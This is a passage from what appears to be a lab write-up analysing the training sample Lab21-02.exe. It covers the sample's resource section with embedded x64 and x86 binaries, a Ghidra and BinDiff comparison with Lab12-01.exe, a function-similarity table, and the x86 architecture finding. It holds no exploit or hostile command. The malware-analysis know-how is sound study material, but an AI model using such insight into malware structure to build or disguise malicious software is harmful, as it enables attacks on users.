
Because this is documented, we know that these 10 arguments need to be passed to CreateProcessA

```C++
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```


h- Analyze the malware found in *Lab21-02.exe* on both x86 and x64 virtual machines.

i-What is interesting about the malware's resource sections?

Because we know this malware is similar to Lab12-01.exe, we can compare the malware's resource sections to that of Lab12-01.exe and see if there's any noticable differences. By opening both of these in pestudio, we can see that Lab21-02.exe has an added section called .rsrc and a number of extra imports and strings.




The added section is a resource section, and if we examine what is contained within it, we can see three interesting binaries named x64, x64DLL, and x86.




Although this malware is similar to Lab12-01.exe, we're not entirely sure how similar it is. To do this we should look at similarities between our sample 'Lab12-01.exe' and 'Lab21-02.exe'. We can utilise a disassembler plugin such as BinDiff to get this information at a glance. This requires a disassembled binary be present from either a paid pro version of IDA, or the free alternative Ghidra.


If we want to install this plugin into Ghidra, we first must install it on our OS from the provided msi file. From here we can run Ghidra and click File > Install Extensions.




The extension we need to install is ghidra_BinExport.zip as shown below.




After installing this, we need to restart Ghidra and disassemble both Lab12-01.exe, and Lab21-02.exe. We should also set these to automatically analyze the selected binary.




Once analysis is complete we can use File > Export, and select 'Binary BinExport for BinDiff'.




Once this is complete for both our binaries, we can compare the 2 BinExport files using BinDiff. We will need to first setup a workspace.



From here we can compare our 2 BinDiff exports.



The end result is a number of graphs and functions we can drill down into and see what has changed, and in fact a lot has changed between these 2 binaries.




52 / 52 Matched Functions

Similarity	Confidence	Address	Primary Name
1.00	0.98	004014D4	FUN_004014d4
1.00	0.99	00401EE4	__global_unwind2
1.00	0.97	00404850	RtlUnwind
0.99	0.99	004026BE	FUN_004026be
0.98	0.99	00402460	_strlen
0.98	0.98	0040289F	FUN_0040289f
0.89	0.93	00401D10	FUN_00401d10
0.86	0.88	00401483	FUN_00401483
0.70	0.89	00401F26	__local_unwind2
0.69	0.97	004014E5	__exit
0.58	0.91	0040172D	FUN_0040172d
0.46	0.99	00401000	FUN_00401000
0.44	0.62	00402099	FUN_00402099
0.43	0.62	00401FBA	FUN_00401fba
0.43	0.62	004026F1	FUN_004026f1
0.36	0.88	0040137F	entry
0.27	0.46	00401E85	FUN_00401e85
0.26	0.43	0040271A	FUN_0040271a
0.22	0.33	004016EA	FUN_004016ea
0.22	0.73	00403344	FUN_00403344
0.20	0.40	004022B0	FID_conflict:__mbscpy
0.19	0.78	004017E6	FUN_004017e6
0.18	0.40	00401A33	FUN_00401a33
0.17	0.95	004028C0	FUN_004028c0
0.15	0.73	004023A0	_malloc
0.14	0.39	00404860	FUN_00404860
0.13	0.97	004024DB	FUN_004024db
0.12	0.25	00403FC9	FUN_00403fc9
0.11	0.27	00402674	FUN_00402674
0.10	0.20	004041ED	FUN_004041ed
0.10	0.14	004037F9	FUN_004037f9
0.10	0.26	00403AF1	FUN_00403af1
0.10	0.14	00402FF0	FUN_00402ff0
0.09	0.27	004020ED	FUN_004020ed
0.08	0.22	004023DE	FUN_004023de
0.08	0.20	004010D0	FUN_004010d0
0.05	0.27	004014A7	FUN_004014a7


ii-Is this malware compiled for x64 or x86?

Using our BinDiff above we have a graph which tells us what this malware is compiled for.




- x86-32 (32-bit)

We can also use a number of other tools such as peview, PE-bear, pestudio or DIE to get the same information as this is stored in the File Header.

